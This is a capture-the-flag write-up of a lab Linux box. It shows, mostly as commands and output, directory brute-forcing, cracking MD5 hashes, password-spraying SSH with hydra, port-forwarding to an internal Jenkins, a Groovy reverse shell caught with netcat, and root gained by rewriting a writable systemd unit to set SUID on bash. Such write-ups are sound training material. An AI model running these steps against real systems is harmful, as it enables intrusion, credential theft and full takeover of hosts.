

writeup - Linux box


nmap scan



the web Arakan Daily is running, so it can be an institution working for human rights or news agency.




when you click submit report it redirect to the page where we can submit text file and we have found one vulnerability. there is command injection on search bar. it Due to the firewall or SELInux it can't get reverse shell here.




check for another directory and we found admin site


```
┌──(Mr-Loser㉿As)-[~/Desktop]
└─$ gobuster dir -u http://192.168.1.205/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-small.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.205/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
admin                (Status: 301) [Size: 235] [--> http://192.168.1.205/admin/]
Progress: 45098 / 81641 (55.24%)
```


after directory bruteforcing and checking with command injection vul, we found the hashes and .secrect file.





there are two hashes of md5 and we will be cracking with hashcat. and another user account and password was found and we will find out user by reading /etc/passwd





now we are going to crack the hashes with hashcat

```
┌──(Mr-loser㉿As)-[~/Desktop]
└─$ hashcat -m 0 hash /usr/share/seclists/Passwords/corporate_passwords.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 7.1+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 21.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platfo
rm #1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════════════════════════════════════
* Device #01: cpu-haswell-Intel(R) Core(TM) i5-6600K CPU @ 3.50GHz, 1904/3809 MB (1904 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 2 digests; 2 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

we got one hash was able to crack

```
Dictionary cache hit:
* Filename..: /usr/share/seclists/Passwords/corporate_passwords.txt
* Passwords.: 1761
* Bytes.....: 24146
* Keyspace..: 1761

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Hashcat is expecting at least 2048 base words but only got 86.0% of that.
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

2c103f2c4ed1e59c0b4e2e01821770fa:Password123!
```

since we have 3 valid user bash account, and there is port 22 open, we will be using password spray tech with hydra.

```
┌──(Mr-loser㉿As)-[~/Desktop]
└─$ echo "winyee\nwinlwinoo\nmyomyo.as" > users

┌──(Mr-loser㉿As)-[~/Desktop]
└─$ hydra -L users -p 'Password123!' ssh://192.168.1.205
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-17 10:46:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:3/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.205:22/
[22][ssh] host: 192.168.1.205   login: myomyo.as   password: Password123!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-17 10:46:45

┌──(Mr-loser㉿As)-[~/Desktop]
└─$
```

we got initial foothold with myomyo.as account via ssh

```
┌──(Mr-loser㉿As)-[~/Desktop]
└─$ ssh myomyo.as@192.168.1.205
myomyo.as@192.168.1.205's password:
Permission denied, please try again.
myomyo.as@192.168.1.205's password:
Last failed login: Sat Oct 17 10:49:31 EDT 2026 from 192.168.1.160 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Sat Oct 17 10:47:38 2026 from 192.168.1.160
myomyo.as@localhost:~$
myomyo.as@localhost:~$ find / -perm -04000 -type f -ls 2>/dev/null
 50549568     20 -rwsr-xr-x   1 root     root        20016 Jul 28 20:00 /usr/lib/polkit-1/polkit-agent-helper-1
   131706     48 -rwsr-xr-x   1 root     root        48864 Jan 14  2026 /usr/bin/mount
   143732     88 -rwsr-xr-x   1 root     root        86880 Feb 22  2026 /usr/bin/chage
   171514     80 -rwsr-xr-x   1 root     root        78000 Feb 22  2026 /usr/bin/gpasswd
   171519     44 -rwsr-xr-x   1 root     root        41864 Feb 22  2026 /usr/bin/newgrp
   171589     92 -rwsr-xr-x   1 root     root        91424 Feb 22  2026 /usr/bin/passwd
   154387     36 -rwsr-xr-x   1 root     root        36496 Jan 14  2026 /usr/bin/umount
   727248     24 -rws--x--x   1 root     root        24144 Jan 14  2026 /usr/bin/chsh
   166126     32 -rwsr-xr-x   1 root     root        32256 Jul 28 20:00 /usr/bin/pkexec
  1069457     56 -rwsr-xr-x   1 root     root        57344 Jan 14  2026 /usr/bin/su
   727245     36 -rws--x--x   1 root     root        36504 Jan 14  2026 /usr/bin/chfn
   779773     60 -rwsr-xr-x   1 root     root        57520 Jan 13  2026 /usr/bin/crontab
   998493    292 ----s--x--x   1 root     root       297728 Sep 22 20:00 /usr/bin/sudo
   659384     56 -rwsr-xr-x   1 root     root        57152 Sep 18  2025 /usr/bin/at
  1149977     40 -rwsr-xr-x   1 root     root        40776 Jun 23  2024 /usr/bin/fusermount3
 17281863     16 -rwsr-xr-x   1 root     root        15712 May 22 20:00 /usr/sbin/grub2-set-bootflag
 17241372     16 -rwsr-xr-x   1 root     root        15824 Jul 11 20:00 /usr/sbin/pam_timestamp_check
 17241374     32 -rwsr-xr-x   1 root     root        32392 Jul 11 20:00 /usr/sbin/unix_chkpwd
myomyo.as@localhost:~$
```


after doing internal enumeration, we found something interally running on port 8080

```
myomyo.as@localhost:~$
myomyo.as@localhost:~$ ss -ntplu
Netid      State       Recv-Q      Send-Q             Local Address:Port            Peer Address:Port      Process
udp        UNCONN      0           0                      127.0.0.1:323                0.0.0.0:*
udp        UNCONN      0           0                          [::1]:323                   [::]:*
tcp        LISTEN      0           128                      0.0.0.0:22                 0.0.0.0:*
tcp        LISTEN      0           4096                           *:9090                      *:*
tcp        LISTEN      0           511                            *:80                        *:*
tcp        LISTEN      0           128                         [::]:22                     [::]:*
tcp        LISTEN      0           50              [::ffff:127.0.0.1]:8080                     *:*
myomyo.as@localhost:~$
```


using ssh we did port forward with ssh to our kali machine to see what is running on locallly.

```
┌──(Mr-loser㉿As)-[~/Desktop]
└─$ ssh -L 80:127.0.0.1:8080 myomyo.as@192.168.1.205
myomyo.as@192.168.1.205's password:
Last login: Sat Oct 17 10:49:36 2026 from 192.168.1.160
myomyo.as@localhost:~$
myomyo.as@localhost:~$
```

Jenkins is running internally, but default login admin: admin, password doesn't work. and user "myomyo.as" doesn't have credentials.



after looking for jenkins config, we have found one hint which can be jenkins default password




we tried to find password but it couldn’t under var directory. So we tried to find in system and it was found under /home/mr-loser directory.

```
myomyo.as@localhost:~$
myomyo.as@localhost:~$ cat /var/lib/jenkins/secrets/initialAdminPassword
cat: /var/lib/jenkins/secrets/initialAdminPassword: No such file or directory
myomyo.as@localhost:~$
myomyo.as@localhost:~$ find / -name "initialAdminPassword" -type f 2>/dev/null
/home/mr-loser/.jenkins/secrets/initialAdminPassword
myomyo.as@localhost:~$
myomyo.as@localhost:~$
myomyo.as@localhost:~$ cat /home/mr-loser/.jenkins/secrets/initialAdminPassword
46e3041272b64d2ca337de56db2d35d1
myomyo.as@localhost:~$
myomyo.as@localhost:~$
myomyo.as@localhost:~$
```

we login into the jenkins: username - admin, password - 46e3041272b64d2ca337de56db2d35d1

then we check with script console of jenkin and it was running by mr-loser



then we use the reverse shell via groovy script



we received the shell

```
┌──(Mr-loser㉿As)-[~/Desktop]
└─$ nc -lnvp 8443
listening on [any] 8443 ...
connect to [192.168.1.160] from (UNKNOWN) [192.168.1.205] 45456

python3 -c "import pty; pty.spawn('/bin/bash')"
[mr-loser@localhost /]$ export TERM=xterm
export TERM=xterm
[mr-loser@localhost /]$ ^Z
zsh: suspended  nc -lnvp 8443

┌──(Mr-loser㉿As)-[~/Desktop]
└─$ stty raw -echo; fg
[1]  + continued  nc -lnvp 8443

[mr-loser@localhost /]$
[mr-loser@localhost /]$ whoami
mr-loser
[mr-loser@localhost /]$
```

Steps to root.

After bunch of enumeration internally, there is one mis-configuration we found—cleaning script running by root has writable permission for mr-loser

```
[mr-loser@localhost /]$
[mr-loser@localhost /]$ find /etc -writable -type f 2>/dev/null
/etc/systemd/system/tmp-cleanup.service
[mr-loser@localhost /]$
[mr-loser@localhost /]$ ls -al /etc/systemd/system/tmp-cleanup.service
-rw-rw-r--. 1 root mr-loser 211 Oct 16 23:41 /etc/systemd/system/tmp-cleanup.service
[mr-loser@localhost /]$
[mr-loser@localhost /]$ cat /etc/systemd/system/tmp-cleanup.service
[Unit]
Description=Temporary Directory Periodic Cleanup Service
After=network.target

[Service]
Type=simple
User=root
ExecStart=/usr/local/bin/tmp_cleanup.sh
Restart=always

[Install]
WantedBy=multi-user.target
[mr-loser@localhost /]$ cat /usr/local/bin/tmp_cleanup.sh
#!/bin/bash

while true; do

    find /tmp -mindepth 1 -maxdepth 1 ! -name '.*' -exec rm -rf {} + 2>/dev/null

    sleep 60
done
[mr-loser@localhost /]$
```

Sine this rocylinux is widely use in enterprise environment and it has SElinux by default - it will be difficult to have reverse shell for root. so we are going to abuse permission for bash, by adding special permission

```
  GNU nano 8.1        /etc/systemd/system/tmp-cleanup.service
[Unit]
Description=Temporary Directory Periodic Cleanup Service
After=network.target

[Service]
Type=simple
User=root
ExecStart=chmod +s /bin/bash
#ExecStart=/usr/local/bin/tmp_cleanup.sh
Restart=always

[Install]
WantedBy=multi-user.target
```

after 1 minute (60 seconds) it will have special permisson on bash and we got root

```
[mr-loser@localhost /]$
[mr-loser@localhost /]$ nano /etc/systemd/system/tmp-cleanup.service
[mr-loser@localhost /]$
[mr-loser@localhost /]$
[mr-loser@localhost /]$ ls -al /bin/bash
-rwsr-sr-x. 1 root root 1410688 Oct 28  2024 /bin/bash
[mr-loser@localhost /]$
[mr-loser@localhost /]$ bash -p
bash-5.2#
bash-5.2#
bash-5.2# cat /root/root.txt
2e587a6d47d1f0db5ec74bd009d34d2d
bash-5.2#
bash-5.2#
bash-5.2#
```